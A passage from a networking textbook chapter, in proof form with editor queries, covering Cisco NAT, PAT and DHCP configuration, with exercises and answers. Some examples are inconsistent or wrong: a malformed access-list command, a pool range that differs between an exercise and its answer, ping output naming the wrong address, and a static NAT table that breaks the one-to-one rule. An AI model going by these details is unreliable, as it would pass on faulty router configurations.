AU10	Please check if "Let us look at the database" should be formatted in normal (text) font and hence can be edited.	
AU11	Please check if edit to sentence starting "This could be seen…" is okay.	
AU12	Please check if edit to sentence starting "Troubleshoot the issue to…" is okay.	

CHAPTER 9

Network Address Translation and Dynamic Host Configuration Protocol

This chapter covers Network Address Translation (NAT) and Dynamic Host Configuration Protocol (DHCP). The NAT discussion covers static NAT, dynamic NAT, and Port Address Translation (PAT). DHCP covers configuring the router to forward a DHCP request and configuring a router to be a DHCP server. At the end of the chapter, there are exercises to reinforce the NAT and DHCP concepts.

NAT

NAT was implemented to deter the exhaustion of IP address space by allowing multiple private IP addresses to be represented by a small amount of public IP addresses. NAT can be useful when companies change Internet Service Providers (ISPs) and their public IP addresses change, but their internal private IP addresses remain the same. Think about your home wireless networks, for instance. You are capable of connecting multiple devices to the Internet while paying your ISP for only one IP address. Many home users today have multiple laptops, cellular phones, smart TVs, gaming consoles, tablets, printers, and even household appliances connected to the Internet. This is all due to NAT.

Static NAT allows one-to-one mapping of private-to-public IP addresses. This means if you use static NAT, you need one routable Internet IP address for every private IP address on your network.

Dynamic NAT allows a range of private IP addresses to map to a range of public IP addresses. Its difference from static NAT is that you have a pool of public IP addresses, so you do not have to statically assign each private IP address to a public IP address.

AU1

Overloading is a type of dynamic NAT that maps many private IP addresses to a single public IP address. Overloading is also called Port Address Translation (PAT), which, by using different source ports, allows hundreds and thousands of users with local private IP addresses to connect to the Internet with only one routable public IP address. This is one of the main reasons we have not yet exhausted all IPv4 Internet IP addresses. This is what most home WLANs are set up with.

Let's dive into some NAT terminology. Addresses that are public addresses used on the Internet are called **global addresses**. These are the addresses after a NAT has taken place; they could also be private IP addresses if the addresses do not need to be routed on the Internet. ***Local addresses*** are used before NATs have occurred. The ***inside local address*** is the IP address used before translation and is normally a private IP address. The ***outside local address*** is the address that normally connects to your ISP and is routable on the Internet. The ***inside global address*** becomes the outside local address after NAT translation; it is the public IP address. The ***outside global address*** is the public IP address of the destination host.

C. Carthern et al., *Cisco Networks*, https://doi.org/10.1007/978-1-4842-6672-4_9

Static NAT

Let's dive into a NAT example using Figure 9-1 and Table 9-1.




Figure 9-1. *Static NAT example*

As you can see from Figure 9-1 and Table 9-1, the private IP addresses of 172.16.1.1 and 172.16.2.1 are converted by the router using static NAT to a public address of 87.66.44.33.

Table 9-1. *Static NAT Table*

Inside Local Address	Inside Global Address
172.16.1.1	87.66.44.33
172.16.2.1	

Now let's walk through a static NAT configuration example using Figure 9-2.




Figure 9-2. *Static NAT example 2*

Let's dive into the static NAT configuration:

```
Router1(config)#int e0/0
Router1(config-if)#ip add 87.66.44.33 255.255.255.252
Router1(config-if)#int e0/1
Router1(config-if)#ip add 172.16.1.2 255.255.255.0
```

```
Router1(config-if)#int e0/1
Router1(config-if)#ip nat inside
Router1(config-if)#int e0/0
Router1(config-if)#ip nat outside

Router1(config)#ip nat inside source static ?
  A.B.C.D  Inside local IP address
  esp      IPSec-ESP (Tunnel mode) support
  network  Subnet translation
  tcp      Transmission Control Protocol
  udp      User Datagram Protocol

Router1(config)#ip nat inside source static network 172.16.1.0  87.66.44.33
```

In the configuration representing Figure 9-2, all internal addresses in the 172.16.1.0/24 range have the outside source address 87.66.44.33. We have configured one private address interface and one public address interface. The public interface is configured using the **`ip nat outside`** command, and the private interfaces are configured with the **`ip nat inside`** command.

Dynamic NAT

Dynamic NAT provides a pool of addresses that convert public IP addresses to a group of private IP addresses for inside users. Keep in mind that you must have a public IP address for each private IP address. Let's use Figure 9-3 to provide an example of dynamic NAT.




Figure 9-3. *Dynamic NAT example*

Let's configure dynamic NAT based on Figure 9-3:

```
Router1(config)#int e0/0
Router1(config-if)#ip address 136.35.67.1 255.255.255.0
Router1(config-if)#ip nat outside
Router1(config-if)#int e0/1
Router1(config-if)#ip add 172.16.1.2 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config)#ip nat pool test ?
  A.B.C.D        Start IP address
  netmask        Specify the network mask
  prefix-length  Specify the prefix length

Router1(config)#ip nat pool LAN 136.35.67.1 136.35.67.254 netmask 255.255.255.0
```

The **`ip nat pool`** command creates the test pool using /24:

```
Router1(config)#access-list 1 permit 172.16.1.0 0 0.0.0.255
Router1(config)#ip nat inside source list 1 pool LAN
```

We have not covered `access-list` at this point, but it is relevant for the use of NAT. The access list here is permitting network 172.16.1.0/24 to receive a public IP address translated by NAT using our LAN pool. `access-lists` are covered in Chapter 10.

Let's send some traffic from Router1 to start the translation:

```
Router1#ping 136.35.67.2

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 136.35.67.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/3/4 ms

Router1#sh ip nat translation
Pro Inside global      Inside local       Outside local      Outside global
icmp 136.35.67.2:1     172.16.1.1:1      136.35.67.2:1      136.35.67.2:1
--- 136.35.67.2        172.16.1.1         ---                ---
```

NAT shows that the 172.16.1.1 IP address has been translated to 136.35.67.2.

Port Address Translation (PAT)

Unique source port numbers are used by PAT on the inside public IP address to distinguish between NATs. Since port numbers range from 0 to 65,535, the maximum number of NATs on one external address is 65,536.

Let's dive into a PAT example using Figure 9-4 and Table 9-2.




Figure 9-4. *PAT example*

As you can see in Table 9-2, PAT is able to keep up with the NATs of private address to public address by attaching the port number associated with each translation.

t2.1 ***Table 9-2.*** *PAT Table*

Inside Local Address	Inside Global Address	
192.168.10.1:3128	83.49.36.73:3128	t2.3
192.168.20.1:3124	83.49.36.73:3124	t2.4

t2.2

As you can see in Figure 9-4 and Table 9-2, the private IP addresses of 192.168.10.1 and 192.168.20.1 are converted by the router using PAT to a single public address of 83.49.36.73. Now let's walk through a PAT configuration example using Figure 9-4:

```
Router1(config)#int e0/0
Router1(config-if)#ip add 83.49.36.73 255.255.255.252
Router1(config-if)#ip nat outside
Router1(config-if)#int e0/1
Router1(config-if)#ip add 192.168.10.2 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config-if)#int e0/2
Router1(config-if)#ip add 192.168.20.2 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config)#ip nat pool test 83.49.36.73 83.49.36.73 netmask 255.255.255.252
Router1(config)#access-list 1 permit 192.168.10.0 0.0.0.255
Router1(config)#access-list 1 permit 192.168.20.0 0.0.0.255
Router1(config)#ip nat inside source list 1 pool test overload
Router1(config)#ip nat inside source list 1 interface e0/0 overload
```

Notice from the configuration that the pool only has one IP address available. The **`overload`** command is also used for PAT, which enables the router to have multiple translations to one public IP address. This configuration is great for large environments, as many private IP addresses can use one public IP address to route to the Internet. It is also great if you have a small company with only one IP address assigned by your local ISP.

AU3

The following is another way to configure PAT:

```
Router1(config)#int e0/0
Router1(config-if)#ip add 83.49.36.73 255.255.255.252
Router1(config-if)#ip nat outside
Router1(config-if)#int e0/1
Router1(config-if)#ip add 192.168.10.2 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config-if)#int e0/2
Router1(config-if)#ip add 192.168.20.2 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config)#access-list 1 permit 192.168.10.0 0.0.0.255
Router1(config)#access-list 1 permit 192.168.20.0 0.0.0.255
Router1(config)#ip nat inside source list 1 interface e0/0 overload
```

Do you see the difference from the previous example? The NAT pool was used previously, but this time it is the interface that handles the NATs.

You can verify that NAT is working by using the **`show ip nat translation`** and `show ip nat statistics` commands:

```
Router1#sh ip nat translations
Pro Inside global            Inside local              Outside local         Outside
global
icmp 83.49.36.73:1024  192.168.20.1:19     83.49.36.74:19      83.49.36.74:1024
icmp 83.49.36.73:1025  192.168.20.1:20     83.49.36.74:20      83.49.36.74:1025
icmp 83.49.36.73:17      192.168.10.1:17     83.49.36.74:17      83.49.36.74:17
icmp 83.49.36.73:18      192.168.10.1:18     83.49.36.74:18      83.49.36.74:18
icmp 83.49.36.73:19      192.168.10.1:19     83.49.36.74:19      83.49.36.74:19

Router1#sh ip nat statistics
Total active translations: 2 (0 static, 2 dynamic; 2 extended)
Peak translations: 2, occurred 00:00:35 ago
Outside interfaces:
  Ethernet0/0
Inside interfaces:
  Ethernet0/1, Ethernet0/2
Hits: 19  Misses: 0
CEF Translated packets: 19, CEF Punted packets: 0
Expired translations: 0
Dynamic mappings:
-- Inside Source
[Id: 3] access-list 1 interface Ethernet0/0 refcount 2

Total doors: 0
Appl doors: 0
Normal doors: 0
Queued Packets: 0
```

The **`clear ip nat translation`** command can be used to clear NATs in the table on the router. NAT also works with IPv6. This will be covered in Chapter 14 along with IPv6.

DHCP

DHCP is used in the networking world to assign IP addresses to host devices. Cisco routers can be used as a DHCP server, or they can redirect DHCP requests to DHCP servers. DHCP servers can provide a host device with the following information:

- IP address
- Subnet mask
- Default gateway
- IP address lease time
- IP address renewal time
- DNS server address(es)
- Domain name

DHCP can automatically and permanently assign IP addresses to hosts, or addresses can be assigned for a limited period of time.

DHCP Process

The DHCP process takes place in four steps: DHCPDISCOVER, DHCPOFFER, DHCPREQUEST, and DHCPACK.

DHCPDISCOVER

When a host is started or booted and it does not have an IP address, it will send a DHCPDISCOVER message to all subnets as a broadcast with source IP address 0.0.0.0 to destination IP address 255.255.255.255.

DHCPOFFER

AU4

The switch or router forwards the DHCPDISCOVER message to the DHCP server or serves as the DHCP server itself. The server then responds with a DHCPOFFER message containing the initial configuration information for the host.

DHCPREQUEST

The host now responds with a DHCPREQUEST message accepting the terms in the DHCPOFFER message.

DHCPACK

The DHCP server sends a DHCPACK message to acknowledge the request, completing the DHCP process.

Setting Up a Router As a DHCP Client

See the following for the example configuration enabling a router as a DHCP client:

```
Router1(config)#int e0/0
Router1(config-if)#ip address dhcp
```

The **`ip address dhcp`** command allows a customer's ISP to provide an address using DHCP:

```
Router1#sh ip interface e0/0
Ethernet0/0 is up, line protocol is up
  Internet address will be negotiated using DHCP
  Broadcast address is 255.255.255.255
  MTU is 1500 bytes
```

The **`show ip interface`** command displays that this interface is going to receive an IP address using DHCP.

Setting Up a Router to Send a Request to a DHCP Server

The **ip helper-address** command allows the router to forward DHCP requests to DHCP servers. The following commands are used to complete this task. The `ip helper-address` command can be used to enable a router to act as a DHCP proxy device:

```
Router1(config)#int e0/0
Router1(config-if)#ip address 192.168.1.2 255.255.255.0
Router1(config-if)#ip helper-address 192.168.2.1
Router1(config-if)#ip helper-address 192.168.2.10
```

You can see that two configured centralized DHCP servers are listed on interface e0/0. When a router receives a DHCP request on interface Ethernet0/0, the router replaces the source address with its IP address and the destination address with that of the DHCP server listed on its interface. The only way this works properly is if the device requesting the IP address is on the same subnet as interface Ethernet0/0. The requesting device's MAC address is in the payload of the DHCP request message; the DHCP server has the required information to assign an IP address:

```
Router1#sh ip interface e0/0
Ethernet0/0 is up, line protocol is up
  Internet address is 192.168.1.2/24
  Broadcast address is 255.255.255.255
  Address determined by setup command
  MTU is 1500 bytes
  Helper addresses are 192.168.2.1
                       192.168.2.10
```

The **show ip interface** command also displays information on DHCP helper addresses.

The **ip-helper address** command sends numerous UDP broadcasts, including the DHCP messages. This can cause network performance issues and high CPU utilization on the DHCP server. The **no ip forward-protocol udp** command can be used to stop the excessive UDP requests:

```
Router1(config)#no ip forward-protocol udp ?
  <0-65535>      Port number
  biff           Biff (mail notification, comsat, 512)
  bootpc         Bootstrap Protocol (BOOTP) client (68)
  bootps         Bootstrap Protocol (BOOTP) server (67)
  discard        Discard (9)
  dnsix          DNSIX security protocol auditing (195)
  domain         Domain Name Service (DNS, 53)
  echo           Echo (7)
  isakmp         Internet Security Association and Key Management Protocol
                 (500)
  mobile-ip      Mobile IP registration (434)
  nameserver     IEN116 name service (obsolete, 42)
  netbios-dgm    NetBios datagram service (138)
  netbios-ns     NetBios name service (137)
  netbios-ss     NetBios session service (139)
  non500-isakmp  Internet Security Association and Key Management Protocol
                 (4500)
  ntp            Network Time Protocol (123)
  pim-auto-rp    PIM Auto-RP (496)
```

```
  rip             Routing Information Protocol (router, in.routed, 520)
  snmp            Simple Network Management Protocol (161)
  snmptrap        SNMP Traps (162)
  sunrpc          Sun Remote Procedure Call (111)
  syslog          System Logger (514)
  tacacs          TAC Access Control System (49)
  talk            Talk (517)
  tftp            Trivial File Transfer Protocol (69)
  time            Time (37)
  who             Who service (rwho, 513)
  xdmcp           X Display Manager Control Protocol (177)
  <cr>
```

Setting Up a RouterAs a DHCP Server

A router can be set up to connect to a DHCP server by creating a DHCP pool on the router. Options such as a default router or a DNS server can be assigned to the client:

```
Router1(config)#int e0/0
Router1(config-if)#ip add 192.168.1.1 255.255.255.0
Router1(config-if)#exit
Router1(config)#service dhcp
Router1(config)#ip dhcp pool 192.168.1.0/24
Router1(dhcp-config)#network 192.168.1.0 255.255.255.0
Router1(dhcp-config)#default-router 192.168.1.1
Router1(dhcp-config)#dns-server 192.168.1.1
Router1(dhcp-config)# ip domain-name www.apress.com
Router1(dhcp-config)#lease 5 24
Router1(dhcp-config)#exit
Router1(config)#ip dhcp excluded-address 192.168.1.1
Router1(config)#ip dhcp excluded-address 192.168.1.50 192.168.1.78
```

The **ip dhcp pool** command creates the name of your pool and also enters DHCP pool configuration mode. The **default-router** command sets the default gateway on the device. The **domain-name** command allows you to set the domain name of the client. The **lease** command sets the lease of the DHCP reservation to 5 days and 24 hours. The **ip dhcp excluded-address** command specifies that 192.168.1.1 cannot be assigned to a host because this is the gateway and addresses ranging from 192.168.1.50 to 192.168.1.78 are not assigned as host IP addresses. You may want to exclude IP addresses that are to be manually assigned to devices. To accomplish this, the **ip dhcp excluded-address** command can be used. To display DHCP bindings of IP addresses to MAC addresses on the router, use the **show ip dhcp binding** command:

```
Router1#sh ip dhcp binding
Bindings from all pools not associated with VRF:
IP address          Client-ID/              Lease expiration        Type
                    Hardware address/
                    User name
192.168.1.2         0063.6973.636f.2d61.    Feb 27 2015 07:51 AM    Automatic
                    6162.622e.6363.3030.
                    2e30.3230.302d.4574.
                    302f.30
```

The **show ip dhcp** command displays information related to the DHCP pool. Using the **?** command, we can see the different options available to us:

```
Router1#show ip dhcp ?
  binding   DHCP address bindings
  conflict  DHCP address conflicts
  database  DHCP database agents
  import    Show Imported Parameters
  pool      DHCP pools information
  relay     Miscellaneous DHCP relay information
  server    Miscellaneous DHCP server information

Router1#show ip dhcp pool

Pool 192.168.1.0/24 :
 Utilization mark (high/low)    : 100 / 0
 Subnet size (first/next)       : 0 / 0
 Total addresses                : 254
 Leased addresses               : 1
 Pending event                  : none
 1 subnet is currently in the pool :
 Current index        IP address range                  Leased addresses
 192.168.1.3          192.168.1.1      - 192.168.1.254     1
```

The **show ip dhcp pool** command displays useful information such as leased addresses, total addresses, and the address range of the DHCP pool. The **clear ip dhcp** command renews DHCP bindings, pools, and conflicts:

```
Router1#clear ip dhcp ?
  binding     DHCP address bindings
  conflict    DHCP address conflicts
  pool        Clear objects from a specific pool
  remembered  Remembered bindings
  server      Miscellaneous DHCP server information
  subnet      Leased subnets
```

The **debug ip dhcp server** command can be used to debug DHCP events and packets:

```
Router1#debug ip dhcp server ?
  class       Class-based address allocation
  events      Report address assignments, lease expirations, etc.
  linkage     Show database linkage
  packet      Decode message receptions and transmissions
  redundancy  DHCP server redundancy events

Router#debug ip dhcp server events
DHCP server event debugging is on.
*Feb 26 08:06:33.163: DHCPD: Sending notification of ASSIGNMENT:
*Feb 26 08:06:33.163:  DHCPD: address 192.168.1.2 mask 255.255.255.0
*Feb 26 08:06:33.163:   DHCPD: htype 1 chaddr aabb.cc00.0200
*Feb 26 08:06:33.163:   DHCPD: lease time remaining (secs) = 86400
```

■ **Note** Be careful when using the debug command on an operational router or switch because debugging can overutilize the CPU cycles and decrease device performance.

Summary


NAT has filled a critical role in IPv4 addressing by limiting the number of pubic IP addresses that companies need to communicate on the Internet. This chapter covered NAT configurations that are static and dynamic or the use of only one routable IP address, also known as PAT. This chapter also discussed the DHCP and how routers can be set up to receive an IP address via DHCP; they may also be scheduled to forward DHCP requests to a DHCP server, and they can be configured to function as a DHCP server.

Exercises

This section provides exercises to reinforce the material covered in this chapter.

EXERCISE 1: STATIC NAT

Configure networks 172.16.2.0 and 172.16.1.0 to be translated by NAT.



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AU2

Figure 9-5. *Exercise 1*

EXERCISE 2: DYNAMIC NAT

Configure NAT based on the following diagram. Verify the NAT. Configure IP address 10.10.1.1 to be translated statically to 191.42.27.1. Configure network address 10.10.2.0 to be translated using dynamic NAT and a pool called **test** using IP addresses 191.45.23.2–191.45.23.254.

AU5

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

Figure 9-6. *Exercise 2*

EXERCISE 3: PAT

Configure PAT based on the following diagram. Verify the PAT. Configure IP networks 192.168.1.0/24 and 192.168.2.0/24 to be translated to IP address 83.56.68.1. Create a pool called **MYPOOL**.

AU6

this figure will be printed in b/w



Figure 9-7. *Exercise 3*

EXERCISE 4: DHCP

Apress Publishing needs to activate a new router as a DHCP server. Create a DHCP pool on Router1 of IP addresses 192.168.1.2–192.168.1.20 while excluding IP address 192.168.1.1 and range 192.168.1.21–192.168.1.254. Configure the router as 192.168.1.1/24 and as the gateway. The name of the DHCP on the router should be **DESKTOP**, and the domain name should be **apress.com**. Switch1 should be configured to send DHCP requests of workstations to Router1 by creating and adding the host to VLAN 200. Choose an IP address that can be statically added for VLAN 200 without possibly creating a DHCP conflict. On Router1, create another DHCP pool called **VOIP** with IP address for network 192.168.2.0/24; exclude IP addresses 192.168.2.1 and 192.168.2.2. Configure Router1 as 192.168.2.1/24 and as the gateway. Switch1 should be configured to send DHCP requests of all phones to Router1 by creating and adding the host to VLAN 100. Choose an IP address that can be statically added for VLAN 100 without possibly creating a DHCP conflict. Display the DHCP binding database on the router. Use the following diagram to configure the switch and DHCP router.



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Figure 9-8. *Exercise 4*

Exercise Answers

This section provides answers to the questions asked in the "Exercises" section.

Exercise 1

Configure networks 172.16.1.0 and 172.16.2.0 to be translated by NAT:

```
Static NAT Configuration

Router1(config)#int e0/0
Router1(config-if)#ip add 171.22.31.29 255.255.255.252
Router1(config-if)#ip nat outside
Router1(config-if)#int e0/1
Router1(config-if)#ip add 172.16.1.2 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config-if)#int e0/2
Router1(config-if)#ip add 172.16.2.2 255.255.255.0
Router1(config-if)#ip nat inside

Router1(config)#ip nat inside source static ?
  A.B.C.D  Inside local IP address
  esp      IPSec-ESP (Tunnel mode) support
```

```
  network  Subnet translation
  tcp      Transmission Control Protocol
  udp      User Datagram Protocol

Router1(config)#ip nat inside source static 172.16.1.2 ?
  A.B.C.D    Inside global IP address
  interface  Specify interface for global address

Router1(config)#ip nat inside source static 172.16.1.0 171.22.31.29
Router1(config)#ip nat inside source static 172.16.2.0 171.22.31.30
```

Let's verify the NAT, as follows:

```
Router1#sh ip nat translation
Pro Inside global      Inside local       Outside local      Outside global
--- 171.22.31.29       172.16.1.0         ---                ---
--- 171.22.31.30       172.16.2.0         ---                ---
```

Your NAT configuration is complete.

Exercise 2

Configure NAT. Verify the NAT. Configure IP address 10.10.1.1 so that it is translated statically to 191.42.27.1. Configure network address 10.10.2.0 to be translated using dynamic NAT. Configure a pool called **test** by using IP addresses 191.42.27.2–191.42.27.254:

```
191.42.27.1
Dynamic NAT Configuration

Router1(config)#int e0/0
Router1(config-if)#ip add 191.42.27.1 255.255.255.0
Router1(config-if)#ip nat outside
Router1(config-if)#int e0/1
Router1(config-if)#ip add 10.10.1.1 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config-if)#int e0/2
Router1(config-if)#ip add 10.10.2.1 255.255.255.0
Router1(config-if)#ip nat inside
Router1(config-if)#ip nat inside source static 10.10.1.2 191.42.27.1
Router1(config)#ip nat pool test 191.42.27.2 191.42.27.254 netmask 255.255.255.0
Router1(config)#access-list 1 permit 10.10.2.0 0.0.0.255
Router1(config)#ip nat inside source list 1 pool test
```

Let's send some traffic from workstations 1 and 2 to start the translation:

```
Workstation1#ping 191.42.27.2

Type escape sequence to abort.
Sending 5, 100-byte ICMP Echos to 191.42.27.1, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/8 ms

Workstation2#ping 191.42.27.2
```

```
Type escape sequence to abort.

Sending 5, 100-byte ICMP Echos to 171.45.23.2, timeout is 2 seconds:
!!!!!
Success rate is 100 percent (5/5), round-trip min/avg/max = 1/3/4 ms

Now let's view the NAT, as follows:Router1#sh ip nat translations
Pro      Inside global          Inside local       Outside local      Outside global
icmp   191.42.27.1:10     10.10.1.2:10      191.42.27.2:10     191.42.27.2:10
icmp   191.42.27.1:11     10.10.1.2:11      191.42.27.2:11     191.42.27.2:11
icmp   191.42.27.1:12     10.10.1.2:12      191.42.27.2:12     191.42.27.2:12
icmp   191.42.27.1:9       10.10.1.2:9        191.42.27.2:9       191.42.27.2:9
icmp   191.42.27.2:13     10.10.2.2:13       191.42.27.2:13     191.42.27.2:13
icmp   191.42.27.2:14     10.10.2.2:14       191.42.27.2:14     191.42.27.2:14
icmp   191.42.27.2:15     10.10.2.2:15       191.42.27.2:15     191.42.27.2:15
icmp   191.42.27.2:16     10.10.2.2:16       191.42.27.2:16     191.42.27.2:16
--- 191.42.27.1 10.10.1.2 --- ---
```

The NAT shows that you have translated IP address 10.10.1.2 and IP address 10.10.2.2 to 191.42.27.2.

```
Router1#debug ip nat
NAT: s=10.10.1.2->191.42.27.1, d=191.42.27.2 [13]

NAT*: s=191.42.27.2, d=191.42.27.1->10.10.1.2 [46]

